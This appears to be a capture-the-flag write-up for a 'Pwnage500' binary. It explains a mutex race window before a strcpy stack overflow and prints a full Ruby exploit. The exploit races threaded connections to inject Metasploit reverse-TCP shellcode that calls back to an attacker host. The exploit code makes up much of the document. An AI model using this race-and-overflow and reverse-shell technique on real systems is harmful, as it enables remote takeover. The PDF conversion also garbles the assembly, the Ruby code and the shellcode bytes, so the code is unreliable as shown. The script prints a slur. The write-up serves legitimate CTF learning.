## Pwnage500

[0x28] Thieves
RacerX



## What does it do?

- Listens on port 12345
- Responds with ASCII(hex(rand()))
  - ☐ Between 30000-39999, inclusive
- Forks and listens on this port
- Connections are threaded on accept

## v

#### What does it do?

- The threaded process uses shared memory with a mutex.
- If it receives read.size < 500</p>
  - Does lots of gibberish and makes poo
  - □ Spits back first 20 bytes of poo
- If it receives read.size > 499
  - Spits back first 20 bytes of read




## Where is the problem?

```
push
       offset dword 804C5E0; mutext
                                             Lock the shared
call
       pthread mutex lock
       esp, 10h
add
                                             mem.
sub
       esp, 4
        500h
push
                       ; size t
                       : int
push
       offset byte 804C600; void *
push
call
        memset
       esp, 10h
add
                                                Zero the 2 buffers
sub
       esp, 4
push
       14h
                       ; size t
push
                       : int
1ea
        eax, [ebp+buf]
                       ; void *
push
        eax
call
        memset
add
       esp, 10h
sub
       esp, 4
                                              Read from the
push
       500h
                       ; nbyte
push
        offset byte 804C600 ; buf
                                              socket
       [ebp+fildes]
push
       read
call
add
       esp, 10h
sub
        esp, 8
       eax, [ebp+buf]
1ea
                                            Go do stuff
push
       eax
1ea
       eax, [ebp+var 98]
push
        eax
call
       sub 804912C
```

# Where is the problem?


Inside 0x804912C





## Where is the problem?

Inside 0x80493FC



# Where is the Problem? Recap

- A mutex is used to lock the memory address where the data is read in from the socket.
- The mutex is unlocked right before the strycpy, and then locked back up.
- ...Gotta use that window to overwrite the value with > 520 (208h).



## How do we do this?

- Initiate a connection with the first port
- Parse the port # and convert to decimal
- Repeatedly connect to the second port with two connections at a time (threaded works well)
- Eventually you will win the race condition



#### How do we do this?

We need to identify how big the buffer is

□ Looking in function 0x804912C:

```
sub_804912C proc near

var_20C= dword ptr -20Ch

var_208= byte ptr -208h

arg_0= dword ptr 8

arg_4= dword ptr 0Ch
```

push offset byte\_804C600 ; char \*
lea eax, [ebp+var\_208]
push eax ; char \*
call \_strcpy

Looks like we get 208h bytes (520d), so 521-524 should contain what will get loaded into ESP. We can set this value to the address of itself and, when it's incremented, it will put the next 4 bytes into EIP. So we put the address of our shellcode in 525-528

# Example exploit:

```
#!/usr/bin/env ruby
require 'socket'
require 'thread'
host = "freebsd-6 2-i386.hack"
port = 12345
lport = 4444
\#host = '10.1.1.186'
# bsd/x86/shell reverse tcp - 91 bytes
# http://www.metasploit.com
# Encoder: x86/shikata ga nai
# LPORT=4444, LHOST=10.69.0.100
shellcode = "\xda\xda\x29\xc9\xb1\x11\xd9\x74\x24\xf4\xb8\x47\xa9\x84" +
\xspace{1} xfb\xspace{1} x46\x17\x83\xc6\x04\x03\x01\xba\x66\x0e\xe5" +
\x 6\x23\xf1\x91\xae\x54\xf3\x48\x73\x22\x13\x5b\x4b\x64" +
\x b6\x9a\x21\x87\x2c\x8c\x05\xe6\x7d\x2c\x32\xb9\x2d\x46" +
\x df\x 61\x 03\x 16\x 4f\x f8\x c 1\x 4e\x b d\x 7c\x 0a\x 21\x d5\x 04" +
"\x03\xd5\x0a\xd8\x98\x4d\x3d\x09\x3d\xe4\xd3\xdc\x22\xa6" +
\xspace "\x7f\x8c\xf4\xf6\xbb\xff\x75"
bloop = "x90"*(520 - shellcode.length) + shellcode + "x08xc8x04x08" + "x04xc6x04x08"
count = 1
if ('netstat -an | grep ':#{lport}s' | awk '{print $6}'`.gsub(/\n/, '').gsub(/\n/, '') != 'LISTEN')
 puts "You don't have a listener open, open it first retard."
 exit
end
while (`netstat -an | grep ':#{lport}\s' | awk '{print $6}'`.gsub(n, '').gsub(n, '') ==
'LISTEN') do
for i in (0..50)
  sleep 0.5
  puts "Trying fork: #{count}"
  fork do
   s = TCPSocket.new(host, port)
   puts "Connected"
   s.print "\n"
   puts "newline sent"
   result = s.recvfrom(5000)
   puts "Port is: #{result[0].hex}"
   count this = 1
   flag = 0
   sleep 1
```

```
while(flag == 0 \&\& \text{netstat -an } | grep ':\#\{lport\}\s' | awk '\{print $6\}'`.gsub(/\n/, '').gsub(/\r/, '').gsu
") == 'LISTEN') do
               a=Thread.new do
                  beain
                    n = TCPSocket.new(host, result[0].hex)
                    n.print "B"*499
                    n.close
                  rescue Exception => e
                   flaq = 1
                  end
               end
               b=Thread.new do
                  begin
                     n = TCPSocket.new(host, result[0].hex)
                      n.print bloop
                     n.close
                   rescue Exception => e
                     flag = 1
                  end
               end
               count this = count this +1
               a.join
               b.join
          end
          if ('netstat -an | grep ':#{lport}\s' | awk '{print $6}''.gsub(/\n/, '').gsub(/\n/, '') == 'LISTEN')
              puts "Looks like it failed this time, try again! (#{count this} iterations)"
           elsif ('netstat -an | grep ':#{lport}s' | awk '{print $6}' '.gsub((n/, ").gsub((n/, "))
'ESTABLISHED')
               puts "Looks like we crashed and are connected! Time to check your listener!
(#{count this} iterations)"
               puts "Hm, you don't even have a listener open...: " + `netstat -an | grep
':#{lport}\s'`.to_s
          end
      end
      count = count + 1
   end
   Process.waitall
```

NOTE: This is a race condition so the best way to get it is to blast it. If you use more than 2 threads on each child port, they will end up messing the stack up and killing your callback. The best thing to do is to use multiple child ports and just play the odds.

end